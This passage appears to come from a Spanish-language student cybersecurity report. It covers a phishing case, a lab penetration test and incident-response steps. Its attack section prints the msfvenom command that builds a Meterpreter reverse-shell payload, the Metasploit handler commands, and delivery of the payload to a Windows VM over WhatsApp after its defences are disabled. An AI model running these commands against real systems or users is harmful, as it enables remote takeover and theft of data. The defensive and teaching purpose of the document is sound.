[1] 1 CONSEJO PROFESIONAL NACIONAL DE INGENIERA COPNIA. República de Colombia. Código de ética para el ejercicio de la Ingeniera en general y sus profesiones afines y auxiliares. [En línea] [01 de abril de 2024] disponible en: (https://www.copnia.gov.co/tribunal-de-etica/codigo-deetica).

social, los mensajes persuadían a los destinatarios para que hicieran clic en enlaces maliciosos que los redirigían a sitios web fraudulentos. Allí, se les solicitaba ingresar sus credenciales bancarias y otra información personal.

Una vez que los usuarios proporcionaban esta información sensible, los atacantes la utilizaban para acceder a sus cuentas bancarias, realizar transacciones no autorizadas e incluso cometer robo de identidad. Además de las pérdidas financieras sufridas por las víctimas, este incidente ha generado una inquietud generalizada sobre la seguridad cibernética y la confianza en las comunicaciones en línea en Colombia.

Las autoridades colombianas, incluyendo la Policía Cibernética y la Fiscalía General de la Nación, han puesto en marcha investigaciones para identificar y capturar a los responsables de este caso de phishing masivo. En colaboración con entidades bancarias y empresas de tecnología, se está trabajando para rastrear el origen de los correos electrónicos fraudulentos y desmantelar las redes criminales implicadas en esta actividad ilícita.

IMPLICACIONES LEGALES Y ÉTICAS

En cuanto a las implicaciones legales, el delito de phishing está contemplado en la Ley 1273 de 2009 de Colombia, específicamente en su artículo 269A, el cual establece sanciones para quienes cometan acciones fraudulentas mediante el uso de sistemas informáticos. Los perpetradores podrían enfrentar cargos criminales que incluyan penas de prisión y multas significativas.

Desde una perspectiva ética, el phishing representa una clara violación de la privacidad y la confianza de los usuarios. La manipulación engañosa de la información personal y financiera de las personas tiene consecuencias devastadoras y socava la integridad del entorno digital.

Los ciberdelincuentes explotan la ingenuidad y la confianza de las personas al diseñar correos electrónicos y sitios web falsificados que imitan a entidades legítimas. Esto no solo compromete la seguridad financiera y personal de los individuos, sino que también socava la confianza en las comunicaciones en línea y en la seguridad de los servicios bancarios y financieros.

5. AMBITO 3 - EJECUCIÓN PRUEBAS DE INTRUSIÓN

5.1 CREACIÓN DEL PAYLOAD:

- Para crear un payload malicioso, se utilizó MSFVenom, una herramienta de Metasploit diseñada para generar payloads. El comando usado fue:

msfvenom -p Windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=192.168.100.103 LPORT=443 -f exe

>> root/Escritorio/PoC_1023957354.exe

- Uso De Ingeniería Social A Través De Whatsapp Web: Para transferir el payload desde Kali-linux hacia Windows se realizó a través de WhatsApp web (“Usando Ingeniería Social”).

- Uso de metasploit: Una vez creado el archivo "PoC_1023957354.exe", usé Metasploit para explotar la vulnerabilidad en la máquina objetivo y obtener acceso remoto con los comandos:

• use exploit/multi/handler

• set PAYLOAD windows/meterpreter/reverse_tcp

• set LHOST 192.168.100.103 • set LPORT 443

• exploit

- Control remoto: Una vez se ejecutó el archivo "PoC_1023957354.exe", en la máquina virtual de Windows, se estableció una conexión entre la máquina de Kali-linux y la máquina de Windows logrando obtener acceso y control remoto a través de Metasploit.

5.2 IDENTIFICACION DEL FALLO DE SEGURIDAD:

Para identificar el fallo de seguridad realizado con MSFvenom a la máquina de Windows 10, fue importante la siguiente información del anexo:

a. Los datos del sistema operativo y la arquitectura de la máquina atacada.

b. El paso en el cual se relaciona que elementos de seguridad de la maquina atacada deberían ser suspendidos.


c. Los procedimientos, comandos y la sintaxis usada para generar un Payload en Kali-linux y el procedimiento para explotarlo en la máquina virtual de Windows.

d. La manera para realizar la transferencia del archivo .exe fue usando whatsapp web

5.3 IDENTIFICACIÓN FALLOS EN LA SEGURIDAD:

Con Nmap se realizó un escaneo intensivo de puertos a la máquina Windows detectando abiertos los puertos 135/tcp; 139/tcp; y 445/tcp

Figura 7. Escaneo con NMAP



Fuente: Propia

La aplicación abre el puerto 443 que es conocido como el puerto estándar para el protocolo https.

PROCEDIMIENTO DE ATAQUE A WINDOWS 10:

Con este ataque se puede conseguir las siguientes afectaciones:

- Control Remoto: Permitió tomar el control remoto de la máquina Windows. Esto se consiguió entregando la carga útil o Payload que estableció la conexión inversa (reverse shell) o una conexión de puerta trasera (backdoor) en el sistema de la víctima.

- Exfiltración de Datos: Con las condiciones del ataque se puede exfiltrar datos confidenciales de la víctima. Esto puede incluir archivos, credenciales, información personal, etc.


- Persistencia: Este payload también se podría usar para asegurar el acceso continuo al sistema atacado.

- Reconocimiento: Este ataque se puede utilizar para entregar otras cargas útiles que logren recopilar información sobre el sistema comprometido, como el sistema operativo, la versión del software y otros detalles que pueden ser útiles para un atacante.

En el siguiente procedimiento se puede observar la secuencia del ataque realizado a la máquina de Windows 10:

- En la figura 2 se evidencia las pruebas de conectividad desde la maquina virtual de windows 10 hacia la máquina de Kali-Linux


Figura 8. Prueba de conectividad desde Windows 10



Fuente: Propia

En la Figura 3 se evidencia la prueba de conectividad entre la máquina virtual de Kali-linux hacia la máquina de Windows 10

Figura 9. Prueba de conectividad desde kali-linux




Fuente: Propia

En las figuras 4, 5 y 6 se evidencia el procedimiento que se realizó en Windows para bajar las protecciones de seguridad de las herramientas de firewall, antivirus (Windows Defender) y la Protección en tiempo real

Figura 10. Eliminación de seguridad de Firewall en Windows 10

Fuente: Propia

Figura 11. Eliminación de seguridad de Windows defender




Fuente: Propia

Figura 12. Eliminación de seguridad de protección en tiempo real

Fuente: Propia


En la figura 7 se puede evidenciar la ejecución del comando para la creación del archivo Payload “Carga Útil” con el cual se colocará el señuelo para realizar el ataque

Figura 13. Creación del Payload o carga útil para atacar a Windows



Fuente: Propia


Figura 14. Creación del Payload o carga útil para atacar a Windows



Fuente: Propia

En la figura 8 y 9 se puede observar cómo es muy fácil enviar un archivo .exe a través de Whatsapp sin que esta plataforma realice ninguna alerta. En este caso desde la máquina virtual de Kali-linux, hacia una máquina de Windows 10.

Figura 15. Transferencia del Payload



Fuente: Propia

En la figura 10 se puede observar la ejecución de los comandos necesarios para realizar el ataque de manera remota y se evidencia cuando el archivo fue ejecutado en la máquina atacada ya que se toma el control de esta.

Figura 16. Ejecución del Exploit y acceso a Windows desde Kali-Linux

Fuente: Propia

En la figura 11 se evidencia la facilidad en que se puede realizar cualquier acción dentro de la máquina atacada. En este caso el borrado de un archivo que se encontraba en el

escritorio de la máquina de Windows 10.

Figura 17. Borrado del archivo “Prueba” en Windows, desde Metasploit

Fuente: Propia

5.4 COMANDOS USADOS:

- Generación del Payload:

Para generar el payload con MSFVenom, se usó la siguiente estructura:

msfvenom -p [Payload] [opciones] -f [formato] -o
[nombre_de_archivo_de_salida]:

[Payload]: Aquí se especifica el payload que quiere generar, como “windows/meterpreter/reverse_tcp” para Windows o “linux/x86/meterpreter_reverse_tcp” para Linux.

[opciones]: Acá se puede incluir opciones específicas para configurar el payload, como la dirección IP y el puerto.

[formato]: Acá se coloca el formato de salida, que puede ser exe, raw, php, u otros.

[nombre_de_archivo_de_salida]: Acá va la ruta y el nombre del archivo del payload generado.

Comando usado:

msfvenom -p Windows/x64/meterpreter/reverse_tcp –platform windows -a x64

LHOST=192.168.100.103 LPORT=443 -f exe >>

/root/Escritorio/PoC_1023957354.exe

5.5 ESTRUCTURA DEL PAYLOAD:

El payload generado por MSFVenom tiene una estructura específica según el tipo de payload y el formato que se requiera. En el ejemplo anterior, se generó un payload de Windows en formato exe. La estructura general del payload es la siguiente:

- Cabecera del Payload: Esta sección contiene información necesaria para que el sistema operativo ejecute el payload correctamente.

- Código del Payload: Aquí se encuentra el código que realiza la conexión inversa al servidor (en el caso de un payload reverse_tcp) y ejecuta las acciones especificadas en la carga útil.

- Recursos Incorporados (si los hay): Algunos payloads pueden incluir recursos adicionales, como bibliotecas DLL o scripts, que son necesarios para su funcionamiento.[2]

Se usó Metasploit para explotar la vulnerabilidad en la máquina objetivo y obtener acceso remoto usando los siguientes comandos:

• use exploit/multi/handler

• set PAYLOAD windows/meterpreter/reverse_tcp

• set LHOST 192.168.100.103

• set LPORT 443

• exploit

[2] Sánchez Mario UCLM. (2020). Seguridad ofensiva en Windows: Fundamentos de Red Team. [En línea] [9 de marzo de 2023]. disponible en: https://mcsi.uclm.es/wpcontent/uploads/2021/05/TFM_MarioVegaSanchez.pdf

6. AMBITO 4 - Contención de ataques informáticos

6.1 ¿ANTE UN ATAQUE INFORMÁTICO EN TIEMPO REAL USTED COMO EXPERTO EN CIBERSEGURIDAD QUÉ PASOS TOMA PARA IDENTIFICAR DICHO ATAQUE?

En primer lugar, se debe realizar una búsqueda activa de cualquier indicio o comportamiento anómalo que pueda indicar la presencia de un ataque en curso. Esto puede incluir la vigilancia de alertas de seguridad, monitoreo de registros de eventos del sistema y cualquier otra señal de actividad sospechosa.

Tras la detección inicial, se lleva a cabo un análisis exhaustivo de todas las alertas y registros de eventos generados por los sistemas de seguridad y las aplicaciones. Esto implica revisar minuciosamente cada alerta para comprender su origen, contexto y posible impacto en la seguridad.

Se procede a recopilar toda la evidencia digital relevante relacionada con el incidente, incluidos registros de red, archivos de registro del sistema, capturas de pantalla y cualquier otro dato que pueda proporcionar información sobre el ataque. Es fundamental preservar la integridad de la evidencia para su análisis posterior.

Se realiza una evaluación detallada para determinar el tipo de ataque que está ocurriendo. Esto implica identificar si se trata de un intento de intrusión, la propagación de malware, un ataque de denegación de servicio (DDoS) u otro tipo de amenaza cibernética.

Se lleva a cabo un análisis exhaustivo de la actividad maliciosa para comprender cómo está afectando al sistema y cuáles son los objetivos del atacante. Esto incluye examinar las herramientas utilizadas, las técnicas de ataque empleadas y cualquier otra acción malintencionada que pueda haber sido llevada a cabo.

Se determinan las acciones de respuesta necesarias en función del nivel de riesgo y del impacto potencial del incidente en la organización. Las medidas de respuesta pueden variar desde la mitigación inmediata de la amenaza hasta la implementación de estrategias de contención y recuperación a largo plazo.

Se comunica de manera oportuna y efectiva el incidente a todas las partes interesadas pertinentes, incluidos los equipos de seguridad, la alta dirección y otras partes afectadas. Esto garantiza una coordinación adecuada y una respuesta eficaz al incidente.

Se toman medidas inmediatas para bloquear cualquier acceso no autorizado al sistema o a los recursos comprometidos. Esto puede incluir la implementación de medidas de seguridad adicionales, como la restricción de acceso a determinados puertos o la desactivación de cuentas comprometidas.

Se procede a eliminar cualquier malware presente en el sistema y a cerrar las vulnerabilidades que hayan sido explotadas por el atacante. Esto implica la limpieza de archivos maliciosos, la aplicación de parches de seguridad y la implementación de controles adicionales para prevenir futuros ataques.

Una vez que se ha contenido el incidente, se realiza un análisis exhaustivo para identificar las causas subyacentes del ataque y extraer las lecciones aprendidas. Esto contribuye a mejorar las defensas de seguridad de la organización Hackerhouse y a prevenir futuros incidentes similares.

6.2 ¿COMO SUBSANAR EL SISTEMA ANTE EL EVENTO DEL PAYLOAD?

Se detalla un procedimiento paso a paso destinado a asegurar y eliminar el ataque informático, basado en el escenario ejecutado en la etapa 4. El objetivo primordial es recuperar la seguridad y la integridad del sistema que ha sido comprometido.

Pasos a seguir:

1. Desconectar la computadora afectada de la red para evitar una mayor propagación del ataque.
2. Apagar la computadora afectada con el fin de interrumpir cualquier actividad maliciosa en curso.

3. Llevar a cabo un análisis exhaustivo de los registros del sistema para identificar la naturaleza y el alcance del ataque.
4. Detectar cualquier archivo sospechoso, proceso en ejecución o comportamiento inusual en el sistema comprometido.

5. Determinar el método utilizado para llevar a cabo el ataque, ya sea mediante la descarga de malware, aprovechando vulnerabilidades de software o mediante ingeniería social, entre otros.

6. En caso de ser factible, restaurar el sistema desde una copia de seguridad reciente para eliminar cualquier rastro del ataque y recuperar la funcionalidad normal del sistema.

7. Aplicar todas las actualizaciones de seguridad disponibles para el sistema operativo y el software instalado, con el propósito de corregir posibles vulnerabilidades utilizadas en el ataque.

8. Utilizar herramientas de escaneo de malware actualizadas para buscar y eliminar cualquier software malicioso persistente o archivos dañinos que puedan haber quedado en el sistema comprometido.

9. Revisar y fortalecer las políticas de seguridad de Hackerhouse, incluyendo la implementación de controles de acceso más estrictos, activación de firewall y configuración de reglas de seguridad.

10. Proporcionar capacitación adicional sobre seguridad cibernética a los empleados para mejorar su conciencia y capacidad para identificar y prevenir ataques futuros.

11. Implementar un sistema de monitoreo continuo para detectar y responder rápidamente a cualquier actividad sospechosa en el futuro.

Conclusión

12. El aseguramiento y erradicación de un ataque informático requiere un enfoque integral que combine medidas proactivas y reactivas. Siguiendo estos pasos, es posible restablecer la seguridad del sistema comprometido y fortalecer las defensas para evitar incidentes similares en el futuro.

6.3 ¿QUÉ DIFERENCIA EXISTEN ENTRE LOS EQUIPOS ANTES MENCIONADOS CON EL PURPLE TEAM Y EQUIPOS DE RESPUESTA A INCIDENTES INFORMÁTICOS?

Blue Team: Este equipo se dedica principalmente a salvaguardar los sistemas de una organización. Su enfoque se centra en la prevención, detección y respuesta a las amenazas cibernéticas mediante la implementación de medidas de seguridad, monitoreo constante de la red y análisis forense para identificar posibles riesgos.

Red Team: Por otro lado, el Red Team se encarga de emular ataques cibernéticos simulados contra la infraestructura de la organización. Utilizan tácticas de hacking ético para poner a prueba las defensas de seguridad, identificando así vulnerabilidades y puntos débiles que necesitan ser mejorados.

Purple Team: El equipo Purple Team actúa como un facilitador de colaboración entre el Blue Team y el Red Team. Su principal objetivo es mejorar la cooperación y la comunicación entre ambos equipos. Esto se logra mediante la realización de ejercicios conjuntos en los que el Purple Team supervisa y coordina la interacción entre los equipos Blue y Red, fomentando así el intercambio de conocimientos y la mejora continua de la seguridad.

Se enfoca en fortalecer la defensa cibernética de la organización al promover la colaboración y el intercambio de información entre los equipos encargados de la defensa y la simulación de ataques.

Equipos de respuesta a incidentes informáticos: Los equipos de respuesta a incidentes informáticos son responsables de gestionar los incidentes de seguridad cibernética una vez que han ocurrido. Su función principal es detectar, contener, investigar y mitigar los incidentes de seguridad, así como coordinar la respuesta y la recuperación.
Los CSIRT trabajan en estrecha colaboración con otros equipos de seguridad, incluidos el Blue Team, el Red Team y el Purple Team, para garantizar una respuesta efectiva y coordinada a los incidentes de seguridad cibernética.

6.4 ¿QUÉ FUNCIÓN TIENE CIS "CENTER FOR INTERNET SECURITY" DENTRO DE EQUIPOS BLUE TEAM?

El Centro de Seguridad en Internet (CIS) es una organización sin ánimo de lucro que tiene como objetivo mejorar la seguridad cibernética a nivel global. Su enfoque principal es proporcionar recursos y orientaciones prácticas para fortalecer las defensas en línea de las organizaciones.

Función de CIS en los equipos Blue Team:

CIS juega un papel esencial en el fortalecimiento de las defensas cibernéticas de los equipos Blue Team al proporcionar directrices, mejores prácticas y recursos específicos. Esto incluye el establecimiento de estándares de seguridad, guías para una configuración segura y herramientas de evaluación de seguridad.

Cómo opera CIS:

